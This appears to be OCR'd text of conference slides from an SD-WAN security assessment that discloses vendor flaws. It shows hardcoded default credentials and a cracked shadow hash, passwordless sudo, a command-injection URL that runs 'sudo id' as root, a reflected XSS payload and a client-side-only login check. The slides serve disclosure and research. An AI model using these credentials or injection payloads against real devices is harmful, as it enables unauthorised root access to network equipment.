ESW-540-24P-K9	cisco	cisco



```
env.user = "Administrator"
env.host_string = '10.192.28.176'
env.password = "versa123"
```



Sergei Gordeichik

Can we check hash for Silverpeak123

```
spsadmin:$1$16Bvqcvt$9yBdNThrxx6jVqdNmgDZX1:10000:0:99999:7:::
```

Denis Kolegov

Verified. Salt: 16Bvqcvt, password: Silverpeak123.


```
68  'password' => 'T414riC4|<3'
```

PATCH IT

- Hash in /etc/shadow
- Boot scripts
- Remote mgt configs
- Web interface
- Linux /sbin
- …
- Local/Remote shell

The **dark side** of the Force is a pathway to many abilities some consider to be unnatural

SD-WAN SECURITY ASSESSMENT



PATCH LEVEL

Vulners Audit Scanner

Free Linux vulnerability assessment and patch management tool

- Obsolete Linux (example: kernel 2.6.38)
- Obsolete packages
- Obsolete components

```
OS Name - debian, OS Version - 7
Total found packages: 726
Vulnerable packages:
 isc-dhcp-relay 4.2.2.dfsg.1-5+deb70u6 amd64
   DSA-3442 - 'isc-dhcp -- security update', cvss.score - 5.7
 isc-dhcp-server 4.2.2.dfsg.1-5+deb70u6 amd64
   DSA-3442 - 'isc-dhcp -- security update', cvss.score - 5.7
 libmysqlclient18 5.5.46+maria-1~wheezy amd64
   DSA-3459 - 'mysql-5.5 -- security update', cvss.score - 7.2
 mysql-common 5.5.46+maria-1~wheezy all
   DSA-3459 - 'mysql-5.5 -- security update', cvss.score - 7.2
 openssh-client 1:6.0p1-4+deb7u2talari1 amd64
   DSA-3446 - 'openssh -- security update', cvss.score - 4.6
   DSA-3550 - 'openssh -- security update', cvss.score - 7.2
 openssh-server 1:6.0p1-4+deb7u2talari1 amd64
   DSA-3446 - 'openssh -- security update', cvss.score - 4.6
   DSA-3550 - 'openssh -- security update', cvss.score - 7.2
```


BusyBox 1.25.1 released October 2016
Angular 1.5.8 released July 2016
Django 1.8.6 released November 2015

OpenSSL 0.9.8b released May 2006

Note: Support for OpenSSL 0.9.8 ended on 31st December 2015 and is no longer receiving security updates

OpenSSL 0.9.8 branch
is NOT vulnerable

SIEMENS SIMATIC WINCC/WINCC OA




```
C:\>cd "\Program Files\Siemens"
```

```
C:\Program Files\Siemens>cd "\Pr

C:\Program Files\Siemens\SIMATIC
OpenSSL 0.9.8e 23 Feb 2007
```


```
                  C:\Program Files\Siemens\SIMATIC.NET\tools

openssl.exe
                            294 912

C:\Program Files\Siemens>cd "\Program Files\Siemens\SIMATIC.NET\tools"

C:\Program Files\Siemens\SIMATIC.NET\tools>openssl.exe version
OpenSSL 0.9.8e 23 Feb 2007

C:\Program Files\Siemens\SIMATIC.NET\tools>_
```

SCADA StrangeLove, 31C3: Too Smart Grid in da Cloud
http://www.scada.sl/2014/12/31c3-too-smart-grid-in-da-cloud.html

SUDO EVERYWHERE




```
# User privilege specification
root     ALL=(ALL) ALL
www-data          ALL=NOPASSWD: ALL
talariuser        ALL=NOPASSWD: ALL
admin             ALL=NOPASSWD: ALL
```



```
>shell
Please enter shell access credentials...
Username> CBVWSSH
Password>
Prompting to shell...
admin@cbvw:~$ id
uid=1001(admin) gid=33(www-data) groups=33(www-data)
admin@cbvw:~$ sudo -i
root@CBVW-CBVPX:~# id
uid=0(root) gid=0(root) grou
root@CBVW-CBVPX:~#
```

```
my $AuthRetStr = `sudo /home/talariuser/bin/user_management.pl ...
```



~~https~~://10.30.37.115/storageMigrationCompleted.php?region=;sudo%20id;

```
uid=0(root) gid=0(root) groups=0(root)
```

WEB: INTERFACES

- Node.js almost everywhere
- Mixed with perl, java, php
- Developers confuse the client and the server
- Broken (client-side) access control
- Information disclosure
- Slow HTTP DoS Attacks
- CSRF attacks everywhere

WEB: CLIENT SIDE

- JSON CSRF everywhere


Exploiting JSON Cross Site Request Forgery (CSRF) using Flash

https://www.geekboy.ninja/blog/tag/json-csrf/


- XSS is not a bug because blocked by Chrome (sic!)

Doesn’t happen in Chrome as it blocks XSS. … In any case, SD-WAN is a hardened device and web UI is not open to the world to play with. So attack surface is minor.

SD-WAN vendor security team


https://54.158.216.59/8.1.4.9_65644/rest/json/configdb/download/<html><svg%2fonload%3dalert(1)><%2

SERVER VS CLIENT…



```
function LoginController($scope, $state, $q, Authentic
        var vm = this;
        vm.username = '';
        vm.password = '';
        vm.error = false;
        vm.rememberMe = false;

        vm.login = function(){
            // AuthenticationService.authenticate(vm.username, vm.password, vm.rememberMe).then(function ( response ){
            //     $state.go("home");
            // }).catch( function ( response ){
            //     $state.go("login");
            // }).finally( function() {
            // });

             if(vm.username === '[redacted]' && vm.password === '[redacted]') {
                $state.go("home");
             }else{
                vm.error = true;
                $state.go("/");
             }

        };

    }
```


?

